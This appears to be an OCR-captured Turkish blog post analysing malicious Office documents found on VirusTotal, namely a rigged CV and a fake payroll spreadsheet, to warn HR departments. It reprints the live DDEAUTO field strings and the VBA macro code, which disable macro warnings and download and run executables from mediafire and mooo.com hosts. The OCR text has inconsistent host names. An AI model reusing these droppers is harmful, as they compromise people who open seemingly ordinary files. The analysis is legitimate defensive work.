



Yukarıdaki iki örneğe bakarak sızma testi, sosyal mühendislik testi amacıyla VirusTotal'a yüklenen bu tür dosyaların art niyetli kişilere senaryo ve yöntem konusunda ipucu verecebileceğini unutmamamız gerekiyor. Yeri gelmişken kırmızı takım çalışması öncesi VirusTotal'a yüklenen bir dosyanın da bu çalışmanın başarıya ulaşmasını fazlasıyla zorlaştıracağını da yine unutmamamız gerekiyor.


zarina cv.docx isimli biğer bir örneğe baktığımda ise bu defa şüpheli bir özgeçmiş dosyası ile karşılaştım. Özellikle kurumsal ortamlarda elden ele gezen özgeçmişler, zararlı kod içerdiği taktirde insan kaynakları çalışanlarına Linkedin ve e-posta üzerinden gönderildiğinde, olması gereken güvenlik kontrolleri ve sıkılaştırmalar yapılmadığı durumlarda kurumun hacklenmesine yol açabilmektedir. **zarina cv.docx** dosyasını 7-Zip aracı ile açtıktan sonra **word** klasörü içinde yer alan **document.xml** dosyasını analiz ettiğimde içine itinayla yerleştirilmiş bir **DDEAUTO** komutu olduğunu gördüm. DDEAUTO komutu, **mediafire.com** adresinden **final.exe** isimli bir dosyayı indirip TEMP klasöründe çalıştırmaktadır. final.exe isimli dosya silindiği için her ne kadar ulaşamamış olsam da aynı kişinin VirusTotal'a


mediafire yerine iç ip adresi içeren benzer bir dosya yükleyip Antivirüs kontrolü yapmaya çalıştığını net olarak görebildim. Bu örnekten yola çıkarak özellikle insan kaynakları birimlerinin özgeçmiş dosyalarını adaylardan alırlarken çok dikkatli olmaları gerektiğinin de altını çizmiş olayım.






C:\Users\Mert\Desktop\malwares\zarina cv\word\document.xml - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
document.xml
document.xml
Hobiler</w:t></w:r><w:proofErr w:type="spellEnd"/><w:r w:rsidRPr="00B84487"><w:rPr><w:b/><w:w w:val="105"/><w:sz w:val="19"/></w:rPr><w:tab/></w:r><w:proofErr w:type="spellStart"/><w:r><w:rPr><w:spacing w:val="2"/><w:w w:val="105"/><w:sz w:val="19"/></w:rPr><w:t>Tiyatro</w:t></w:r><w:proofErr w:type="spellEnd"/></w:p><w:p w:rsidR="00E117A1" w:rsidRDefault="0024013E" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="HTMLncedenBimlendirilmi"/><w:shd w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:r><w:lastRenderedPageBreak/><w:t xml:space="preserve"></w:t></w:r><w:r w:rsidR="00E117A1"><w:fldChar w:fldCharType="begin"/></w:r><w:r w:rsidR="00E117A1" w:rsidRP="00E117A1"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:rPr><w:instrText xml:space="preserve"> DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).</w:instrText></w:r><w:r w:rsidR="00E117A1" w:rsidRP="00E117A1"><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r w:rsidR="00E117A1"><w:instrText xml:space="preserve">Downloadfile('http://download1078.mediafire.com/wt2jmd6cfgvg/g0nte4jodhcxnjd/final.exe','%TEMP%\final.exe');</w:instrText></w:r></w:p><w:p w:rsidR="00E117A1" w:rsidRDefault="00E117A1" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="HTMLncedenBimlendirilmi"/><w:shd w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:r><w:instrText>Start-Process "%TEMP%\final.exe"</w:instrText></w:r></w:p><w:p w:rsidR="00E117A1" w:rsidRP="0024013E" w:rsidRDefault="00E117A1" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="HTMLncedenBimlendirilmi"/><w:shd w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:r><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:rPr></w:pPr><w:r><w:instrText>ENTER</w:instrText></w:r><w:r><w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r w:rsidRPr="0024013E"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:rPr><w:instrText>(DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString(</w:instrText></w:r><w:r w:rsidRPr="00DD74280"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:rPr><w:instrText>'http://download1078.mediafire.com/wt2jmd6cfgvg/g0nte4jodhcxnjd/final.exe','%TEMP%\final.exe')</w:instrText></w:r><w:r w:rsidRPr="0024013E"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:rPr><w:instrText>);powershell -e $e ")</w:instrText></w:r></w:p><w:p w:rsidR="00E117A1" w:rsidRPr="00E117A1" w:rsidRDefault="00E117A1" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="OvdeMetni"/><w:rPr><w:sz w:val="20"/></w:rPr><w:instrText xml:space="preserve"></w:instrText></w:r><w:r><w:rPr><w:sz w:val="20"/></w:rPr><w:fldChar w:fldCharType="separate"/></w:r><w:r><w:rPr><w:b/><w:noProof/><w:sz w:val="20"/></w:rPr><w:instrText>!Beklenmeyen Formül Sonu</w:instrText></w:r><w:r><w:rPr><w:sz w:val="20"/></w:rPr><w:fldChar w:fldCharType="end"/></w:r><w:r w:rsidRPr="00E117A1"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:rPr><w:instrText></w:instrText></w:r></w:p><w:p w:rsidR="00E117A1" w:rsidRDefault="00E117A1" w:rsidP="0024013E"><w:pPr><w:pStyle w:val="HTMLncedenBimlendirilmi"/><w:shd w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:r><w:instrText xml:space="preserve">"> </w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r><w:bookmarkStart w:id="0" w:name="_GoBack"/><w:bookmarkEnd w:id="0"/></w:p><w:p w:rsidR="0071316D" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="OvdeMetni"/><w:rPr><w:sz w:val="20"/></w:rPr></w:pPr></w:p><w:sectPr w:rsidR="0071316D" w:rsidRPr="00B84487" w:rsidSect="00B84487"><w:pgSz w:w="11900" w:h="16840"/><w:pgMar w:top="993" w:right="560" w:bottom="0" w:left="0" w:header="708" w:footer="708" w:gutter="0"/><w:cols w:space="708"/></w:sectPr></w:body></w:document>
eXtensible Markup Language file
length : 38.174 lines : 2
Ln : 2 Col : 35.471 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS


C:\Users\Mert\Desktop\malwares\cvvv\word\document.xml - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
document.xml
document.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp14="http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:w14="http://schemas.microsoft.com/office/word/2010/wordml" xmlns:wpg="http://schemas.microsoft.com/office/word/2010/wordprocessingGroup" xmlns:wpi="http://schemas.microsoft.com/office/word/2010/wordprocessingInk" xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml" xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordprocessingShape" mc:Ignorable="w14 wp14"><w:body><w:p w:rsidR="006E7123" w:rsidRPr="004B5990" w:rsidRDefault="004B5990"><w:pPr><w:rPr><w:lang w:val="tr-TR"/></w:rPr></w:pPr><w:r><w:rPr><w:lang w:val="tr-TR"/></w:rPr></w:fldChar w:fldCharType="begin"/></w:r><w:r><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r w:rsidRPr="004B5990"><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:instrText>DDEAUTO C:\\Programs\\Microsoft\\Office\\MSword.exe\\..\\..\\..\\..\\windows\\system32\\mshta.exe "http://192.168.</w:instrText></w:r><w:bookmarkStart w:id="0" w:name="_GoBack"/><w:bookmarkEnd w:id="0"/><w:r w:rsidRPr="004B5990"><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:instrText>162.129:8080/U4xAajpm"</w:instrText></w:r><w:r><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:fldChar w:fldCharType="separate"/></w:r><w:r><w:rPr><w:b/><w:noProof/><w:lang w:val="tr-TR"/></w:rPr><w:t>!Beklenmeyen Form</w:t></w:r><w:r><w:rPr><w:rFonts w:hint="cs"/><w:b/><w:noProof/><w:lang w:val="tr-TR"/></w:rPr><w:t>ü</w:t></w:r><w:r><w:rPr><w:b/><w:noProof/><w:lang w:val="tr-TR"/></w:rPr><w:t>l Sonu</w:t></w:r><w:r><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:fldChar w:fldCharType="end"/></w:r></w:p><w:sectPr w:rsidR="006E7123" w:rsidRPr="004B5990"><w:pgSz w:w="11906" w:h="16838"/><w:pgMar w:top="1134" w:right="850" w:bottom="1134" w:left="1701" w:header="708" w:footer="708" w:gutter="0"/><w:cols w:space="708"/><w:docGrid w:linePitch="360"/></w:sectPr></w:body></w:document>
eXtensible Markup Language file
length : 2.572 lines : 2
Ln : 1 Col : 1 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS



Son olarak **TEMMUZ MAAŞ.xlsm** isimli Office dosyası dikkatimi çekti. Dosyanın içinde yer alan makro dosyasını oletools aracı ile analiz ettiğimde, **http://xfl[.]mooo.com** web adresinden **client.exe** isimli bir dosyayı indirip ardından bunu **TEMP** klasörüne **cache1.exe** adı altında kaydettikten sonra çalıştırıyordu. TEMMUZ MAAŞ.xlsm dosyasının içeriği sahte olmayacak kadar gerçeğe benziyordu. Hem VirusTotal üzerinde hem de retrohunt ile **http://xfl[.]mooo.com** web adresi ile ilişkili dosyaları aradığımda çok sayıda birbiri ile ilgisi olmayan dosya olduğunu gördüm. Kimi dosyalar bir kuruma özel olarak oluşturulmuş talimat dosyalarıydi kimileri ise bir ürüne ait kullanma kılavuzuydu. Gerçekten kuruma özel olan bu dosyalara bir şekilde ulaşıp makro yerleştiren birileri mi vardı yoksa art niyetli kişiler derslerini iyi çalışıp bu kadar gerçekçi makro içeren dokümanlar mı oluşturuyordu ? sorusu kafamı kurcalamaya başladı.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

Antivirus scan for 18cb1

https://www.virustotal.com/en/file/18cb1aa0d8f3fcb75f3c2f5598fde5d01a094028d7dc1822a6b2152727774bdc/analysis/

Community Statistics Documentation FAQ About English Join our community Sign in

virustotal

SHA256: 18cb1aa0d8f3fcb75f3c2f5598fde5d01a094028d7dc1822a6b2152727774bdc

File name: =?UTF-8?Q?TEMMUZ_MAA=C5=9E=2Exlsm?=

Detection ratio: 15 / 59

Analysis date: 2018-08-17 12:55:28 UTC (5 months ago)

0 0

Analysis File detail Additional information Comments 1 Votes

Antivirus	Result	Update
Avira (no cloud)	HEUR/Macro.Downloader	20180817
AVware	LooksLike.Macro.Downloader.a (v)	20180817
CAT-QuickHeal	O97M.Dropper.R	20180817
Endgame	malicious (high confidence)	20180730
F-Secure	Trojan.W97M/MaliciousMacro.GEN	20180817
Fortinet	W/Agent.B7B2!tr	20180817
Kaspersky	HEUR:Trojan-Downloader.Script.Generic	20180817
NANO-Antivirus	Trojan.Ole2.Vbs-heuristic.druvzl	20180817
Qihoo-360	virus.office.qexvmc.1070	20180817
Rising	Macro.Run.c (CLASSIC)	20180817
Symantec	ISB.Downloader!gen60	20180817
TACHYON	Suspicious/XOX.Obfus.Gen	20180817
Tencent	Heur.MSWord.Downloader.d	20180817
ZoneAlarm by Check Point	HEUR:Trojan-Downloader.Script.Generic	20180817
Zoner	Probably W97Shell	20180816

VirusTotal

https://www.virustotal.com/#/file/18cb1aa0d8f3fcb75f3c2f5598fde5d01a094028d7dc1822a6b2152727774bdc/details

Search or scan a URL, IP address, domain, or file hash

May create OLE objects.
May enumerate open windows.
May open a file.
May write to a file.
May read system environment variables.

Macros And VBA Code Streams

ThisWorkbook.cls


exe-pattern url-pattern auto-open create-file create-ole enum-windows environ open-file run-file write-file


```
    Shell "cmd.exe /c " + TMP, vbHide
  End If

End Sub

Sub FDW()
  Dim URL, TMP As String
  URL = "http://afl.mooo.com"
  TMP = Environ("Temp") & "\~$cache1.exe"

  Set WinHttpReq = CreateObject("WinHttp.WinHttpRequest.5.1")
  If WinHttpReq Is Nothing Then
    Set WinHttpReq = CreateObject("WinHttp.WinHttpRequest.5")
  End If

  WinHttpReq.Option(0) = "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)"
  WinHttpReq.Option(6) = AllowRedirects
  WinHttpReq.Option(12) = True
  WinHttpReq.Open "GET", URL, False
  On Error Resume Next
  WinHttpReq.Send
```

Document Properties

CpLastModifiedBy	MGDGR
Dccreator	RPC1
Dcterms:created	2015-01-15T16:55:01Z
Dcterms:modified	2018-08-17T11:07:27Z
AppVersion	12.0000
Application	Microsoft Excel
DocSecurity	0
HyperlinksChanged	false
LinksUpToDate	false
ScaleCrop	false

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM


TEMMUZ MAAŞ.xls - Excel
SECURITY WARNING Macros have been disabled.
Enable Content
D28
XCEL FORMAT DOSYASININ KULLANIMI
HAZİRAN MAAŞ VE EĞİTİM ÖĞRETİM ÖDENEĞİ
Ödeme Tarihi
17.06.2018
Toplam Ödenecek Tutar ve Personel Sayısı
MÜŞTERİ NUMARASI
Şube Kodu
731
17.224,61
Kurum Kodu
SE
11
Ay
07
Para Birimi
Ödeme Türü
w
TL
Personel Adı Soyadı
Personel Hesap No
Personel Sicil No
Meblağ
Personel Iban No
1.603,12
1.543,12
1.543,12
1.596,40
1.543,12
1.543,12
1.543,12
1.596,40
1.565,95
1.573,57
1.573,57
kurummaas
Kullanim Klavuzu
Sheets 1



C:\Windows\system32\cmd.exe
Private Sub App_DocumentOpen(ByVal Doc As Document)
Application.DisplayAlerts = False
Closing = False
ActiveDocument.Content.Font.Hidden = False
RegKeySave "HKCU\Software\Microsoft\Office\" & Application.Version & "\Excel\Security\VBAWarnings", 1, "REG_DWORD"
RegKeySave "HKCU\Software\Microsoft\Office\" & Application.Version & "\Word\Security\VBAWarnings", 1, "REG_DWORD"
Call MPS
End Sub
Private Sub App_DocumentBeforeSave(ByVal Doc As Document, SaveAsUI As Boolean, Cancel As Boolean)
If Closing Then
ActiveDocument.Content.Font.Hidden = True
End If
End Sub
Private Sub App_DocumentBeforeClose(ByVal Doc As Document, Cancel As Boolean)
Closing = True
End Sub
Sub RegKeySave(i_RegKey As String, i_Value As String, Optional i_Type As String = "REG_SZ")
Dim myWS As Object
Set myWS = CreateObject("WScript.Shell")
myWS.RegWrite i_RegKey, i_Value, i_Type
End Sub
Sub MPS()
Dim FS: Set FS = CreateObject("scripting.filesystemobject")
TMP = Environ("Temp") & "\~$cache1.exe"
If Not FS.FileExists(TMP) Then
Call FDW
If FS.FileExists(TMP) Then
On Error Resume Next
Shell "cmd.exe /c " + TMP, vbHide
End If
Else
On Error Resume Next
Shell "cmd.exe /c " + TMP, vbHide
End If
End Sub
Sub FDW()
Dim URL, TMP As String
URL = "http://xf1.moo.com"
TMP = Environ("Temp") & "\~$cache1.exe"
Set WinHttpReq = CreateObject("WinHttp.WinHttpRequest.5.1")
If WinHttpReq Is Nothing Then
Set WinHttpReq = CreateObject("WinHttp.WinHttpRequest.5")
End If
Search oletools
Type
Size
File folder
File folder
File folder
Python File 0 KB
Compiled Python ... 1 KB
Microsoft Word M... 11.478 KB
Microsoft Word D... 13 KB
Text Document 6 KB
VBScript Script File 6 KB
VBScript Script File 8 KB
Microsoft Word D... 13 KB
VBA File 4 KB
Python File 7 KB
Microsoft Word 9... 58 KB
Text Document 3 KB
Python File 15 KB
Python File 17 KB
Python File 15 KB


virustotal intelligence


Rulesets | Notifications | Scan file | Retrohunt

Job status	Finished
Rules	rule xfl_sifresi : XFL { meta: author = "Mert SARICA (mert.sarica@gmail.com)" version = "0.1" weight = 5 strings: $a = "xfl.mooo.com" ...
Creation time	Oca. 5, 2019, 8:22 ö.ö.
Finish time	Oca. 5, 2019, 11:48 ö.ö.
Scanned data	420.9 TB
Scanning speed	Calculating...
Matches	24 Download hashes


Start new job









